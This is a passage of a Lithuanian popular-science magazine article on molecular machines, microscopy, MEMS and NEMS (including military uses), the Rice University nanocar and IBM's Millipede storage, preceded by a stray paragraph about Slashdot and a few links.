Kartą per interviu Robo Maldos paklausė, kokia fenomenalaus *Slashdot* populiarumo priežastis. Į tai Robas atsakė paprastai: „Svetainė atsirado su reikiama koncepcija ir reikiamu laiku". Originali svetainės koncepcija, leidžianti apjungti gykų bendruomenę ir visus tuos, kas domisi IT pasaulio įvykiais, *open source* koncepcija, kuri nuolat tobulinama — tai ir yra sėkmės priežastis. *Slashdot* bendruomenę sudarantiems žmonėms ne mažiau svarbi ir resurso kūrėjų bei savininkų vykdoma politika. Tai laisvės politika, kur kiekvienas gali išreikšti savo mintis ir kur bendruomenės nuomonė yra kur kas aukščiau stambių korporacijų interesų.



Ukrainiečių mikrominiatiūrininko Siadristo galerija: *http://www.microart.kiev.ua*
Foresight institutas ir jo molekuliniai modeliai: *http://www.foresight.org*
ChemOffice 2006 Trial 1 — nepaprasta programa, kurioje surinkinėjamos molekulinės mašinos: *http://scistore.cambridgesoft.com/software/product.cfm?pid=4013*



022

Molekulinės mašinos

[Po mikroskopu — ne tik analizė]


Kartą man po ranka pakliuvo knygutė apie ukrainiečių dėdulę miniatiūristą Nikolajų Siadristą, kuris 60–aisiais praėjusio amžiaus metais darė tokias miniatiūras, kokių nė nesapnavo daugelis šiandienos specialistų su naujausia įranga. Pažiūrėjęs į jo darbus aš radau ne tik skruzdės dydžio elektros variklį (ir tai buvo padaryta 60–aisiais!), bet ir kitų įdomių dalykų: ant žmogaus plauko užrašytus žodžius, pakaustytas blusas, šachmatų lentą su tokiomis mažomis figūrėlėmis, kad jos buvo matomos tik per mikroskopą. Vienas eksponatas neabejotinai privers nustebti visus, kas tai mato pirmą kartą: į išgręžtą (!) žmogaus plauką įkeltas rožės muliažas.

Kaip savo knygelėje pasakoja šis dėdulė, iki šiol jis neturi geresnių įrankių, nei adatėlių rinkinys ir paprastas optinis mikroskopas, o visus kitus reikiamus įrankius jis pasidarė tomis pačiomis adatėlėmis. Staiga man šovė mintis: kodėl dar tada neatsirado nago dydžio vaizdo kamerų, tų pačių mobiliųjų telefonų arba musės dydžio robotų? Arba kodėl niekas nesukūrė įvairių implantų ir neprigrūdo jų į savo organizmą?! Tiesa, tada dar buvo neaišku, kam juos kišti į savo organizmą, tačiau kūno perdarymo idėjos jau pleveno ore. Veikiausiai visos įmanomos žvalgybos žinojo apie dėdulės pasiekimus, tačiau niekas nesugebėjo viso to panaudoti savo labui.

Keista, juk su tokiu įdirbiu buvo galima šnipinėti visus ir kiekvieną atskirai. Vis dėlto kažkas nesusiklostė ir dėdulei liko tik Kijeve eksponuojama paroda. Mokslininkų susidomėjimas įvairiais mikroskopiniais dalykėliais atsirado vos tik išradus paprasčiausią optinį mikroskopą. Tada blusų kaustymas buvo sunkus ir kruopštus darbas, o atsiradus skenuojančiam tuneliniam mikroskopui prasidėjo tikras blusų bumas. Skenuojantis tunelinis mikroskopas — tai vakuuminė kamera, kurioje mažas čiuptuvas juda išilgai plokštės su pavyzdžiu. Beje, pavyzdys būtinai turi būti laidus elektrai. Tarp padėkliuko ir čiuptuvo sukuriamas potencialų skirtumas, per vakuumą tarp jų prateka tunelinė srovė, kurios reikšmė išmatuojama, skaitmenizuojama ir išvedama į ekraną. Finale gaunamas mikroreljefo vaizdas, ant kurio galima matyti netgi atskiras molekules ir atomus.


Vis dėlto dirbti su tokiu įrenginiu sudėtinga, kadangi ne visi daiktai pasaulyje yra laidūs elektrai. Pavyzdžiui, biologiniai objektai — DNR, virusai, bakterijos, baltymai ir kita — jos nepraleidžia. Šiems atvejams naudojamas atominės jėgos mikroskopas.


Jis tiesiogine žodžio prasme „apčiuopia" paviršių, o virš jo šviečia lazeris ir pagal spindulio nuokrypį sudaro trimatį paviršiaus reljefo vaizdą. Vis dėlto čia tenka susidurti su nemalonia aplinkybe:


/1/ molekulinis guolis

mikropasaulyje kur kas lengviau kažką įžiūrėti, nei padaryti. Štai todėl elektroninių blusų sukūrimas ir jų pakaustymas reikalauja milžiniško darbo.
Taip ir gaunasi, kad iki atsirandant fotolitografijai, kurią panaudojant šiandien kuriami praktiškai visi mikromechanizmai, dėdulė Siadristas neturėjo ir negalėjo turėti konkurentų. Juk kam reikalinga superminiatiūrinė kamera arba vienetinis variklio egzempliorius, kurio vieną detalę reikia gaminti trejus metus? Savaime suprantama, niekam.

[Atsarginės dalys iš „atominio LEGO“]
Bet koks įrenginys, išskyrus šauktą, šakutę ar svarstį, susideda iš atskirų dalių. Tai — aksioma. Taigi net ir pats paprasčiausias elektromechaninis eritrocito dydžio robotas turi susidėti iš daugybės įvairiausių detalių. Norint į robotą įdiegti ir smegenis, ir manipuliatorius, ir net paprastutę navigacijos sistemą, reikės kaip reikiant pasistengti. Konkrečiau šnekant: konstruojant detales iš pradžių reikia sukurti atominį brėžinį, pagal kurį ateityje bus surenkamos atskiros robotų dalys, kadangi visos jos bus padarytos atomų tikslumu.
Dabar šiuo ganėtinai gudriu mokslu užsiima ištisa molekulinės chemijos ir nanotechnologijų kryptis. Ji vadinasi „matematinis nanostruktūrų ir nanosistemų modeliavimas“. Paprasčiau šnekant, mokslininkai specialiose programose piešia iš atskirų atomų susidedančias guolių, variklių, manipuliatorių ir kompiuterių detales. Programos pačios patikrina, ar šios atitinką originalą ir nupiešia gautą modelį, t.y. parodo, kaip atrodys viena ar kita detalė po atominės jėgos arba elektroniniu mikroskopu. Šis darbas labai nuobodus ir ilgas. Kai kurios atsarginės dalys susideda iš keleto tūkstančių atomų, kiekvieną kurių reikia įkelti į jam skirtą vietą. Tuo pačiu negalima pamiršti Mendelejevo lentelės: atomai vienas su kitu gali susijungti iki tam tikro kiekio. Pavyzdžiui, anglies valentingumas organikoje yra 4. Tai reiškia, kad prie jo elementariu cheminiu kovalentiniu ryšiu galima „prikabinti“ tik 4 kitus atomus.
Net ir paties paprasčiausio guolio konstravimas — ta pati dėlionė. Net jeigu atomus ir sudėliosi taip, kaip tai mums liepė daryti didysis Mendelejevas, tai su programa patikrinus modelio tikrumą gali paaiškėti, kad realybėje detalė bus kitos formos! Ta prasme, įsivaizduok, kad mes darėme apvalų guolį, o jis staiga pradeda keistis ir pavirsta į ką nors beformiško. Tokius „stebuklus“ lemia tai, jog bet kuri atominė struktūra erdvėje įgauna tokią formą, kuri minimizuoja savo paviršiaus energiją. Taip ir gaunasi, kad visą dieną renki guolį arba paprasčiausią veržlę, o ji ima ir deformuojasi. Tačiau nepaisant šių sunkumų jau sukurtas įspūdingas įvairių molekulinių mašinų katalogas. Iš pirmo žvilgsnio šis užsiėmimas atrodo beprasmis: kam skaičiuoti ir kurti tokias struktūras, kurių kol kas neįmanoma pagaminti? Tokių tyrimų vystymosi istorija parodė, kad atsiradus reikiamiems įrankiams daug laiko išeikvojama darbui su prototipais. Taigi kurti iš principo veikiančias schemas reikia jau šiandien, kad po 10 metų netektų gaišti laiko visokiems eksperimentams, o būtų galima iš karto griebti storą dalių katalogą ir sukurpti, pavyzdžiui, nanokompiuterį arba paprastesnį nanorobotą.
Paimkime, pavyzdžiui, paprastą modelį — įprastinį guolį, kuris naudojamas įvairiausiuose mechanizmuose. Nanoguolis skiriasi nuo įprastinio tuo, kad jis susideda tik iš dviejų dalių: vidinės ir išorinės. Čia tu nepamatysi gražių rutuliukų, su kuriais žaidei vaikystėje — atomų trinties jėga tokia maža, kad guolis pats suksis net ir nuo šiluminio molekulių judėjimo kambario temperatūroje! Taip jau išeina, kad „atominiame LEGO“ yra tik keletas panaudojamų atomų rūšių, o ne visa Mendelejevo lentelė. Iš jų labiausiai paplitusios yra šios: anglis, vandenilis, deguonis, siera, azotas, fosforas ir kai kurie metalai. Su specialia programa *RazMol* tu gali peržiūrėti visus šiuos modelius, pavartyti juos 3D erdvėje ir net sukurti savus, jeigu tik parsisiųsi bandomąją *ChemOffice 2006* paketo versiją. Štai dar vienas sudėtingesnis įrenginys: molekulinis siurblys, kuris pumpuoja tik dujinį neoną. Jis sukurtas mėsos malimo mašinėlės principu: tu


/2/ planetinis reduktorius



/3/ nanomanipuliatorius — mikromašinoms labai svarbus įrenginys


gali pamatyti vidinį rotorių su specialiai parinktais atstumais tarp spiralių, kurios kaip tik atitinka neono molekulės dydį. Taip išeina, kad nesvarbu, kur tu įkelsi tokį siurblį, jis pumpuos tik tam tikro tipo molekules.

Taip pat yra ir planetiniai reduktoriai, kurių net neįmanoma įsivaizduoti kaip modelių: juos sudarančių atomų skaičius gali siekti keletą tūkstančių. Vis dėlto pats kiečiausias ir reikalingiausias šios srities įrenginys, be jokios abejonės, yra roboto rankos tipo nanomanipuliatorius. Labai didelis vargas laukia tų, kurie ruošiasi surinkinėti pirmąjį veikiantį įrenginį. Tai reikės daryti praktiškai rankiniu būdu, todėl norint pagaminti surinktuvą bus reikalingas kitas surinktuvas, o jo dar niekas nepagamino :).

[**Pirmieji žingsniai — MEMS**]

Pirmieji žingsniai šia linkme jau padaryti, jie vadinasi MEMS, t.y. mikroelektromechaninės sistemos. Jos gaminamos jau 25 metus — nuo to laiko, vos tik pakankamai išsivystė fotolitografijos technologija, kurią panaudojant šiandien gaminami procesoriai. Kad tu nemanytum, jog blusų kaustymas — tuščias ir dėmesio nevertas reikalas, paaiškinu: daugiafunkcinių MEMS sistemų rinka per praėjusius metus siekė 68 milijardus dolerių (*Network of Excellence in Multifunctional Microsytems* (NEXUS) duomenimis) ir toliau auga. Žinoma, norint padaryti kažką rimto ir iš to gauti pelną, reikia paprakaituoti (o kur nereikia?).

Savaime suprantama, pirmieji, kurie kažką pradėjo daryti su MEMS, buvo kariškiai. Galima sakyti, kad jų globojamos MEMS gana greitai plėtojasi ir yra plačiai taikomos karinėje technikoje. Pavyzdžiui, visos šiuolaikinės navigacijos sistemos veikia MEMS pagrįstų inercinių matavimo įrenginių dėka: navigacinį bloką sudaro su GPS susieta sistema iš trijų giroskopų ir trijų MEMS akselerometrų. MEMS sensoriai taip pat naudojami bet kokiomis oro sąlygomis stebėjimo ir nurodytos teritorijos saugojimo nuo įsiskverbimo sistemose. Anksčiau sukurta distancinių sensorių sistema *Improved Remote Battlefield Sensor System* (IREMBASS) buvo brangi ir stambi.



/4/ blusos supimas

/5/ MEMS — tai pagrinde įvairūs krumpliaračiai

Kompanija *L-3 Communications Inc*. sukūrė REMBASS II sistemą, kurioje MEMS buvo panaudota sensorių gabaritams sumažinti. Įžymusis nepilotuojamas skraidantis aparatas *Global Hawk* veikia valdomas sistemos su MEMS akselerometrais. Įvairių elektroninių įrenginių kūrime besispecializuojanti kompanija *Crossbow* parduoda navigacijos sistemą NAV420, kuri leidžia per atstumą valdyti praktiškai bet kokią karinę techniką. Ši navigacijos sistema jau naudojama valdant nepilotuojamus lėktuvus *Global Hawk*, naujose *Hummer* tipo mašinose bei bandomuosiuose jūrinių žvalgybinių laivų pavyzdžiuose. Ypatingai daug gerų atsiliepimų apie navigatoriaus darbą gaunama blogu oru ir per audras, kuomet pilotui sunku nutupdyti lėktuvą ant lėktuvnešio. Įmontuotas GPS perduoda tikslias koordinates, greitį ir aukštį tos mašinos, kurioje jis įdiegtas. Visa tai įmanoma dėl MEMS sensorių, kurie navigacijos sistemose atlieka labai svarbų vaidmenį.

Be sensorių MEMS didžiąja dalimi taip pat sudaro įvairūs motoriukai, jungikliai, krumpliaračiai ir kiti dalykėliai.


MEMS gaminančios kompanijos dažnai užsiima reklaminiais triukais. Tarkim, mes mokame pakaustyti blusą. O ar mes pajėgūs tą pačią blusą pasupti ant karuselės? Norėdama atkreipti į save dėmesį, stambiausia MEMS kūrimo ir gamybos kompanija MEMX laboratorija sukurpė sistemą su krumpliaračiais ir centre esančiu disku. Visa ši mechanika sukosi pakankamai smagiai, o tuomet kažkoks kvaištelėjęs žmogelis pasiūlė prigaudyti erkių, pasodinti jas ant šių diskų ir pasupti.

Pasakyta — padaryta. Tais metais (kalbama apie 1996 metus) šis pasiekimas buvo ne tik reklaminis triukas, bet ir firmos galimybių demonstracija. Ar reikia sakyti, kad pademonstravus šį atrakcioną padaugėjo firmos klientų? Tačiau visa tai vyko tolimais devyniasdešimtaisiais. O šiandien vietoje MEMS sėkmingai naudojamos NEMS — nanoelektromechaninės sistemos. Jau sukurti greitai veikiantys NEMS akselerometrai bus naudojami būsimos kartos karinėje ekipuotėje, kur jie kulkos smūgį į apsauginę liemenę detektuos taip greitai, kad suspėtų įsijungti išorinis kostiumo egzoskeletas. Karines mašinas planuojama nudažyti specialiais „elektromechaniniais dažais“, kurie joms leistų keisti spalvas panašiai kaip chameleonui, taip pat užkirsti kelią korozijai ir „užgydyti“ menkus pažeidimus ant mašinos korpuso. „Dažai“ bus sudaryti iš daugybės nanomechanizmų, kurie ir atlikinės visas aukščiau išvardintas funkcijas. O panaudojant optinių matricų sistemas, kurios bus atskiros „dažuose“ veikiančios nanomašinos, tyrinėtojai nori pasiekti mašinos arba lėktuvo nematomumo efekto. Miniatiūrinės kameros nuskaitys vaizdą vienoje įrenginio pusėje ir perduos jį į fotoelementus kitoje, taip mašinos priekyje susiformuos už jos esantis vaizdas. Žavu, tiesa? Pirmieji prototipo bandymai jau atliekami! Panaudojimas kovos lauke planuojamas 2009 metais.


[Nanobagiai]

Leistis žemyn dydžių laiptais labai sunku. Praėjusiais metais mokslininkai iš Raiso universiteto pasiekė persilaužimo nanomechanikoje. Jie sintezavo mažiausią pasaulyje judančią nanomašiną, kuri važinėja kaip tikras automobilis. Daugelis rimtų mokslininkų ir tyrinėtojų, kurie buvo susipažinę su šiuolaikinių nanotechnologijų ir NEMS būkle, iš pradžių tuo netikėjo. Juk iki šiol mokslininkams nepavykdavo padaryti ko nors sudėtingo. O čia — iš vienos molekulės susidedantis 4 nanometrų dydžio lengvasis automobilis! Juk 4 nanometrai — tai tokia atkarpa, kurioje galima į eilę sustatyti apie 40 vandenilio atomų, ir tai vos truputį daugiau, nei DNR plotis! Tačiau tai tiesa. Mokslininkų vadovas Džeimsas M. Turas sugebėjo įrodyti savo atradimą — po elektroniniu mikroskopu pastatyti važinėjantys bagiai buvo pateikti bet kurio norinčiojo apžiūrai.

O automobilis — tai didelė molekulė-nanosistema, susidedanti iš trijų šimtų atomų. Į automobilį ji panaši tik dėl savo keturių „ratų“ ir judėjimo būdo. Vietoje ratų šis automobilis naudoja C60 molekules,



/6/ molekulinis lengvosios mašinos modelis



/7/ judantis lengvasis automobilis

kurios panašios į futbolo kamuolį ir kurios su mašinos „karkasu" susiję cheminiais ryšiais. Nanomašinos sintezė ir testavimas padės žymiai paspartinti tokių sudėtingų struktūrų, kaip nanofabrikai arba nanorobotai, gamybą, naudojant metodą „iš viršaus į apačią". O tai savo ruožtu reiškia praktinį mikroskopinių mašinų panaudojimą tavo gyvenime.

Šiaip tai dirbtinius tokio mažo dydžio iš pažiūros automobilius primenančius objektus jau buvo sintezavę chemikai. Tačiau šis automobilis yra pirmas veikiantis įrenginys: jis paviršiumi juda taip pat, kaip ir normalaus dydžio automobiliai. Tyrinėtojai sugalvojo originalų būdą, kaip priversti nanomašiną judėti: jie ją įkaitino iki 200°C, kas privertė suktis su mašinos rėmu cheminiais ryšiais susijusius „ratus". Dėl keturių molekulių sukimosi lengvasis automobilis pradėjo judėti ir sugebėjo važiuoti plokščiu auksiniu paviršiumi. Norėdami įsitikinti tuo, kad automobilis iš tiesų važiuoja, o ne slysta, ir jos judėjimas sąlygotas ratų sukimosi, mokslininkai poligoną su mašinytėmis pakišo po skenuojančiu tuneliniu mikroskopu. Kiekvieną minutę mokslininkai gaudavo mašinų nuotraukas, kurios įrodė, kad ratai iš tiesų sukasi, todėl mašina gali važiuoti!

Dar daugiau, nanomašiną galima užkabinti su mikroskopo zondu (kaip su kranu) ir perkelti iš vienos vietos į kitą. Natūralu, kad ji lengviau susijungia su zondu, kai griebimas atliekamas mašinos judėjimo kryptimi (patikrinta mokslininkų).

Mokslininkų grupė aštuonerius metus tobulino nanomašinų gamybos techniką, ir štai pagaliau jų bandymus vainikavo sėkmė. Pavyko surasti paladžio katalizatorių nesuderinamumo problemos sprendimą, leidusį mašinos „rėmą" surinkti su ratų C60 molekulėmis, kurios stabdo molekulės sintezę. Šis sunkumas buvo įveiktas naudojant bandymų ir klaidų metodą.

Mokslininkai įsitikinę: mašina gali skirtingomis kryptimis pervežti molekulinius krovinius, kas gali būti panaudota nanokonvejeriuose, nanofabrikuose ir kitose sudėtingose nanosistemose. Taip pat ji gali būti skirtingų mobilių nanosistemų (nanorobotų, nanomanipuliatorių) platforma. Įsivaizduok: prie jos pritvirtinę nanomanipuliatorių, mes gauname mobilią darbo stotį!

Tyrinėtojai vietoje aplinkos, kurioje yra mašinos, kaitinimo kaip energijos šaltinį nori panaudoti distancines baterijas (nukreiptus fotonų pluoštus). Taip atsiras galimybė jas valdyti per atstumą ir ypač tiksliai koordinuoti jų judėjimą.

[Princo Čarlzo košmarai]

Be jokios abejonės, bagiai — geras dalykas, tačiau kas bus, jeigu vienas protingas gudrutis prie mašinos su molekuliniu manipuliatoriumi primontuos dar ir silpnutį kompiuterį, kuris gali vykdyti vieną vienintelę programą: iš aplink esančių atomų surinkinėti tokias pat mašinėles? O tada įsivaizduok, kad jos išplis ir po dosniais bei naudingais saulės spinduliais pradės be perstojo štampuoti savo kopijas, kol viskas aplinkui nepavirs automonstrais? „Agresoriams atsakysime pirmieji! — pasakė princas Čarlzas. — Neleisime mechaninėms išperoms išardyti mūsų į atskiras molekules! Ir dabar bent jau Jungtinėje Karalystėje šie išperos nelies vietinių, juk kas gali būti baisiau už piktą princą Čarlzą? Vietiniams mokslininkams tai labai nepatiko, todėl jie slaptai pradėjo pogrindyje virti mechaninę žaliavą, su kuria paskui nesusidoros. Štai kokios tos, naujojo amžiaus pasakos. O galbūt dar tai tik būsimos istorijos? Likite su mumis.

MEMS — IBM „Daugiakojis". „Daugiakojis" — tai „gryna" skaitmeninė technologija. Jo darbo principą galima palyginti su senų plokštelių veikimu, kuriose nuskaitanti vibruojanti adata sliuogė per informaciją saugantį griovelį, o „Daugiakojis" turi daugybę kantileverių, čiuožiančių duomenų saugojimo paviršiumi, kuriame yra 1 ir 0 koduojantys pagilinimai. Taip kantileverių nukrypimas nuo vidutinės padėties transformuojamas į 0 ir 1 rinkinį.

Nanotechnologijų dėka mikroschema pagaminta naudojant 10 nanometrų technologinį procesą, leidžiantį ant organinės juostelės, kuri čia atlieka informacijos kaupiklio vaidmenį, įkurdinti 10 nanometrų skersmens pagilinimus. Atstumas tarp pagilinimų siekia 100 nanometrų, kas į mikroschemą leido įkelti ganėtinai didelę atominės jėgos kantileverių matricą. Pagilinimas atitinka loginį „1", o jo nebuvimas — loginį „0". Kantileveris — tai specialus atominės jėgos zondas, kuris „apčiupinėja" skenuojamą paviršių, pakeisdamas savo padėtį erdvėje priklausomai nuo to, ar pakeliui bus sutiktas pagilinimas, ar ne. Nuskaitant duomenis specialus silicio „stalo" įrenginys, ant kurio patalpinta juostelė su duomenimis, ją perkelia plokštumoje pagal nurodytas koordinates X ir Y. O multipleksoriaus įrenginys leidžia valdyti kiekvieną individualų kantileverį, taip užtikrinant atminties adresaciją. Tuo pačiu kantileverių matrica užtikrina lygiagretų duomenų skaitymą/rašymą. „Daugiakojis" galės sutalpinti iki 100 Gb duomenų, o jo 